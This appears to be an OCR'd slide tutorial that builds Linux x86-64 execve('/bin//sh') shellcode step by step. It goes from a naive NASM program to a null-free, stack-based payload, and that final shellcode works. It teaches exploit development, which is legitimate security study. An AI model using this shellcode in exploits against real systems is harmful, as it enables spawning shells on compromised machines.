
Creating bin/sh shellcode using execve syscall



execve syscall

```
int execve( const char *filename, char *const argv[], char *const envp[] );
```


Syscall number (59)

Address of binary executable with null terminated value to execute

Args passed to the binary with null terminated value


Env variables with null terminated value

Args of execve syscall in assembly



Assembly program

```
section .data
binary_file:    db    ”/bin/sh”,0


section .text
global _start
_start:

        mov     rax,59
        mov     rdi,binary_file
        mov     rsi,0
        mov     rdx,0
        syscall
```



Problems with this shellcode

```
section .data
binary_file:    db    ”/bin/sh”,0
```

We cannot use hardcoded address of our data and null bytes in shellcode


```
section .text
global _start
_start:

        mov     rax,59
        mov     rdi,binary_file
        mov     rsi,0
        mov     rdx,0
        syscall
```

Solution

```
section .data
binary_file:    db    ”/bin/sh”,0
```

We will store this data on stack and use it in our shellcode dynamically

```
section .text
global _start
_start:

        mov     rax,59
        mov     rdi,binary_file
        mov     rsi,0
        mov     rdx,0
        syscall
```




Solution

```
section .data
binary_file:    db    ”/bin/sh”,0
```


We will store this data on stack and use it in our shellcode dynamically

```
section .text
global _start
_start:

        mov       rax,59
        mov       rdi,binary_file
        mov       rsi,0
        mov       rdx,0
        syscall
```



Shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59

        mov     rdi, “/bin//sh”,0

        mov     rsi,0

        mov     rdx,0

        syscall
```




Creating shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59
        mov     rdi, “/bin//sh”,0
        mov     rsi,0
        mov     rdx,0
        syscall
```

```
xor     rax,rax
add     al,59
```


Stack



Shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59

        mov     rdi, "/bin//sh"; 0

        mov     rsi,0

        mov     rdx,0

        syscall
```


```
        xor     rax,rax
        add     al,59

        xor     rcx,rcx
        push    rcx
```



Shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59
        mov     rdi,"/bin//sh",0
        mov     rsi,0
        mov     rdx,0
        syscall
```


```
        xor     rax,rax
        add     al,59

        xor     rcx,rcx
        push    rcx
        mov     rbx, 0x68732f2f6e69622f
        push    rbx
```



Shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59
        mov     rdi,"/bin//sh",0
        mov     rsi,0
        mov     rdx,0
        syscall
```


```
        xor     rax,rax
        add     al,59

        xor     rcx,rcx
        push    rcx
        mov     rbx, 0x68732f2f6e69622f
        push    rbx
        mov     rdi,rsp
```



Shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59

        mov     rdi, “/bin//sh”, 0

        mov     rsi, 0

        mov     rdx,0

        syscall
```


```
        xor     rax,rax
        add     al,59

        xor     rcx,rcx
        push    rcx
        mov     rbx, 0x68732f2f6e69622f
        push    rbx
        mov     rdi,rsp

        push    rcx
```



Shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59

        mov     rdi, "/bin//sh", 0

        mov     rsi,0

        mov     rdx,0

        syscall
```


```
        xor     rax,rax
        add     al,59

        xor     rcx,rcx
        push    rcx
        mov     rbx, 0x68732f2f6e69622f
        push    rbx
        mov     rdi,rsp

        push    rcx
        mov     rsi,rsp
```



Shellcode using stack

```
section .text
global _start
_start:

        mov     rax,59

        mov     rdi, “/bin//sh”, 0

        mov     rsi,0

        mov     rdx,0

        syscall
```

```
        xor     rax,rax
        add     al,59

        xor     rcx,rcx
        push    rcx
        mov     rbx, 0x68732f2f6e69622f
        push    rbx
        mov     rdi,rsp

        push    rcx
        mov     rsi,rsp

        mov     rdx , rsp
```



Final Shellcode using stack

```
section .text
global _start
_start:

        mov             rax,59

        mov             rdi, “/bin//sh”, 0

        mov             rsi,0

        mov             rdx,0

        syscall
```

```
section .text
global  _start

_start:

        xor     rax,rax
        add     al,59


        xor     rcx,rcx
        push    rcx
        mov     rbx, 0x68732f2f6e69622f
        push    rbx
        mov     rdi,rsp

        push    rcx
        mov     rsi,rsp

        mov     rdx , rsp

        syscall
```

Stack